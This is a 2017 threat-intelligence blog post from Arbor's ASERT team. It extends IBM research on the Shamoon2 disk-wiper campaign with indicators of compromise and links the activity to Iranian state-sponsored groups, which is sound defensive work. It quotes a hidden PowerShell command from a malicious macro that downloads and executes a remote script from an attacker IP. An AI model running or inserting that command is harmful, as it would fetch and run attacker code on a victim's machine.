Additional Insights on Shamoon2

By Neal Dennis on 02/21/2017.
Posted in analysis, attack lifecycle, Interesting Research, Malware, threat analysis.

IBM analysts recently unveiled a first look at how threat actors may have placed Shamoon2 malware on systems in Saudi Arabia. Researchers showcased a potential malware lifecycle which started with spear phishing and eventually led to the deployment of the disk-wiping malware known as Shamoon. Their research showcased a set of downloaders and domains that could potentially lead to a more extensive malware distribution campaign.

While researching elements in the IBM report, ASERT discovered additional malicious domains, IP addresses, and artifacts. The basic functionality of the new documents and their PowerShell components matched what was previously disclosed. For more information on the overall capabilities of the malware, please review IBM's **ongoing research**. It is our hope that by providing additional indicators, end-point investigators and network defenders will be able to discover and mitigate more Shamoon2 related compromises.

Initial Discoveries

The following new samples were likely delivered via similar spear phishing campaigns as described in IBM's research. All three shared the same IPs and URLs, also provided below. These samples were located by pivoting on document attributes. In this case, a sample from the IBM report indicated the document author 'gerry.knight' which led us to the following three additional samples. MD5

MD5

2a0df97277ddb361cecf8726df6d78ac
5e5ea1a67c2538dbc01df28e4ea87472
d30b8468d16b631cafe458fd94cc3196


IPs

104.218.120[.]128
69.87.223[.]26
5.254.100[.]200

URLs

analytics-google[.]org:69/checkFile.aspx
analytics-google[.]org
69.87.223[.]26:8080/p

The following is a screenshot of a macro-enabled document captured from sample 5e5ea1a67c2538dbc01df28e4ea87472:



Once enabled the extracted macro executed the following:

'powershell.exe -w hidden -noni -nop -c "iex(New-Object System.Net.WebClient).DownloadString(\'http://69.87.223.26:8080/p\')"'

Pivoting on Passive DNS

From the previous samples, we performed a passive DNS lookup on the IPs. We found get.adobe.go-microstf[.]com hosted at 104.218.120[.]128 around the time this campaign was ongoing, November 2016.

Researching the domain go-microstf[.]com, hosted at 45.63.10[.]99, revealed yet another iteration of malicious executables. In this case, a URL used to download the PowerShell component shared a naming convention found in the IBM report, http://69.87.223[.]26:8080/eiloShaegae1 and connected to the IP address used by the previous three samples. The following are IOCs related to this domain:

MD5

83be35956e5d409306a81e88a1dc89fd


IPs

45.63.10[.]99
69.87.223[.]26

URLs

go-microstf[.]com
69.87.223[.]26:8080/eiloShaegae1
go-microstf[.]com/checkfile.aspx

The domain go-microstf[.]com was originally set up to spoof Google Analytics login page. The following screenshot is from the malicious domain:



Possible Connections to Iranian state-sponsored Kittens

Finally, research yielded a relatively unique sample. This particular iteration was submitted to VirusTotal on September 16, 2016. The majority of samples analyzed to date were submitted no earlier than mid-October, with most being submitted in January 2017 or later. We were able to discover this particular version by diving further into connections to analytics-google[.]org. Unlike newer samples, this one created a unique file 'sloo.exe'. The file was created at C:\Documents and Settings\Admin\Local Settings\Temp\sloo.exe. In addition to this file, the sample also contacted 104.238.184[.]252 for the PowerShell executable.

Researchers at **Palo Alto have attributed sloo.exe** and related activities to threat actors of a likely Iranian state-sponsored origin which they've named Magic Hound. The group Magic Hound is linked via infrastructure and tools to the Rocket Kitten threat actor group although Palo Alto cannot confirm the extent of any relationship between the two groups.

Dell Secureworks analysts recently **concluded** that domains discussed in the IBM report were linked to the Iranian PupyRAT usage. In addition, Dell analysts have assessed with high-confidence these activities are attributable to Iranian state-sponsored activities.

IOCs for this version were:

MD5

07d6406036d6e06dc8019e3ade6ee7de

IPs

104.238.184[.]252
5.254.100[.]200

URLs

analytics-google[.]org:69/checkFile.aspx

Conclusion

These additional IOCs will hopefully provide more context into the ongoing threat. The link to possible Iranian threat actors supports ongoing analysis that Shamoon2 was perpetrated by Iranian state-sponsored threat actors. The last sample discussed may be malware-0 or at least part of the overall development and subsequent deployment of tools used to install Shamoon on Saudi systems.

Consolidated IOC list:

MD5

2a0df97277ddb361cecf8726df6d78ac
5e5ea1a67c2538dbc01df28e4ea87472
d30b8468d16b631cafe458fd94cc3196
83be35956e5d409306a81e88a1dc89fd
07d6406036d6e06dc8019e3ade6ee7de

IPs

104.218.120[.]128
69.87.223[.]26
5.254.100[.]200
45.63.10[.]99
104.238.184[.]252

URLs

analytics-google[.]org:69/checkFile.aspx
analytics-google[.]org
69.87.223[.]26:8080/p
go-microstf[.]com
69.87.223[.]26:8080/eiloShaegae1
get.adobe.go-microstf[.]com
go-microstf[.]com/checkfile.aspx

Tags: disk wiper, IOCs, Iran, Saudi Arabia, Shamoon, Shamoon2

Leave a comment

Name *

E-mail *

Website

SUBMIT COMMENT

First Name

Last Name

Company

Email

SUBSCRIBE

Arbor's Security Engineering & Response Team (ASERT) delivers world-class network security research and analysis for the benefit of today's enterprise and network operators. ASERT engineers and researchers are part of an elite group of institutions that are referred to as 'super remediators' and represent the best in information security. ASERT has both visibility and remediation capabilities at nearly every tier one operator and a majority of service provider networks globally.

ASERT shares operationally viable intelligence with hundreds of international Computer Emergency Response Teams (CERTs) and with thousands of network operators via in-band security content feeds. ASERT also operates the world's largest distributed honeynet, actively monitoring Internet threats around the clock and around the globe via ATLAS®, Arbor's global network of sensors: http://atlas.arbor.net.

TAG CLOUD

CSAC APT Buhtrap Banking Trojans traffic Russia malware Internet Protocol hijack Facebook DNS Denial-of-service attack Crypto Bot Wikileaks Iran China Armageddon YouTube Security Botnet Internet service provider Internet traffic Google